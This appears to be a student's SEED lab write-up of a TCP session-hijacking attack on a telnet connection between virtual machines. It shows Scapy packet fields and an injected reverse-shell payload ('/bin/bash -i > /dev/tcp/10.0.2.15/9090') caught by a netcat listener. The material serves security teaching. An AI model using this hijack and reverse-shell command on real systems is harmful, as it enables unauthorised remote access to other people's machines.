The image shows two terminal windows from the SEEDUbuntu Clone4 [Running] - Oracle VM VirtualBox. The left terminal window shows a telnet session from 10.0.2.7 to 10.0.2.8. The user 'seed' logs in with password 'seed'. The output shows the system is Ubuntu 16.04.2 LTS (GNU/Linux 4.8.0-36-generic i686). The right terminal window shows the output of the 'ifconfig | grep inet' command, displaying the IP addresses for the 'lo' and 'eth0' interfaces. The 'lo' interface has IP 127.0.0.1 and the 'eth0' interface has IP 10.0.2.15.

```
[04/21/20]seed@VM:~$ telnet 10.0.2.8
Trying 10.0.2.8...
Connected to 10.0.2.8.
Escape character is '^]'.
Ubuntu 16.04.2 LTS
VM login: seed
Password:
Last login: Tue Apr 21 19:49:23 EDT 2020
from 10.0.2.7 on pts/18
Welcome to Ubuntu 16.04.2 LTS (GNU/Linux 4.8.0-36-generic i686)

 * Documentation:  https://help.ubuntu.com
 * Management:   https://landscape.canonical.com
 * Support:      https://ubuntu.com/advantage


1 package can be updated.
0 updates are security updates.

[04/21/20]seed@VM:~$
```

```
[04/21/20]seed@VM:~$ ls secret
ls: cannot access 'secret': No such file or directory
[04/21/20]seed@VM:~$ ifconfig | grep inet
    inet addr:10.0.2.8  Bcast:10.0.2.255
Mask:255.255.255.0
    inet6 addr: fe80::fc26:e0bf:7da8:bcc4/
64 Scope:Link
    inet6 addr: fe80::9831:9d4d:550f:cda6/
64 Scope:Link
    inet addr:127.0.0.1  Mask:255.0.0.0
    inet6 addr: ::1/128 Scope:Host
[04/21/20]seed@VM:~$
```



The information of last sent packet from client to server is captured by wireshark on attacker's machine. These values are used for this task.




The code used for this task is as seen below: (**reverseshellhijack.py**)



Now running this on the attacker machine,

```
[04/21/20]seed@VM:~/.../lab16$ sudo ./reverseshellhijack.py
version      : BitField (4 bits)      = 4          (4)
ihl          : BitField (4 bits)      = None       (None)
tos          : XByteField             = 0          (0)
len          : ShortField             = None       (None)
id           : ShortField             = 1          (1)
flags        : FlagsField (3 bits)    = <Flag 0 (>  (<Flag 0 (>))
frag         : BitField (13 bits)     = 0          (0)
ttl          : ByteField              = 64         (64)
proto        : ByteEnumField          = 6          (0)
chksum       : XShortField            = None       (None)
src          : SourceIPField          = '10.0.2.7'  (None)
dst          : DestIPField            = '10.0.2.8'  (None)
options      : PacketListField        = []         ([])
--
sport        : ShortEnumField          = 41630      (20)
dport        : ShortEnumField          = 23         (80)
seq          : IntField               = 250319497  (0)
ack          : IntField               = 773280816  (0)
dataofs      : BitField (4 bits)      = None       (None)
reserved     : BitField (3 bits)      = 0          (0)
flags        : FlagsField (9 bits)    = <Flag 16 (A)> (<Flag 2 (S)>)
window       : ShortField             = 8192       (8192)
chksum       : XShortField            = None       (None)
urgptr       : ShortField             = 0          (0)
options      : TCPOptionsField        = []         ([])
--
load         : StrField               = '\r /bin/bash -i > /dev/tcp/10.0.2.15/9090 0<&1 2>&1 \r' ('')
```

We see that the connection is successful. Before running the above command, we run netcat to listen to port 9090 for any incoming connections. Once the attack is successful, the server gets connected to attacker machine over attacker machine's port 9090 as seen below. This attack can be confirmed by the change in the present working directory and display of server's ip address on client machine.



```
File Machine View Input Devices Help
Terminal File Edit View Search Terminal
SNOOZE FOR 5 MINS GO TO DESK YOGI Settings
Terminal
[04/21/20]seed@VM:~/.../lab16$ sudo nc -l -p 9090 -v
listening on [any] 9090 ...
10.0.2.8: inverse host lookup failed: Unknown host
connect to [10.0.2.15] from (UNKNOWN) [10.0.2.8] 51342
[04/21/20]seed@VM:~$ ifconfig | grep inet
ifconfig | grep ine
    inet addr:10.0.2.8 Bcast:10.0.2.255 Mask:255.255.255.0
    inet6 addr: fe80::fc26:e0bf:7da8:bcc4/64 Scope:Link
    inet6 addr: fe80::9831:9d4d:550f:cda6/64 Scope:Link
    inet addr:127.0.0.1 Mask:255.0.0.0
    inet6 addr: ::1/128 Scope:Host
[04/21/20]seed@VM:~$
```

Thank you.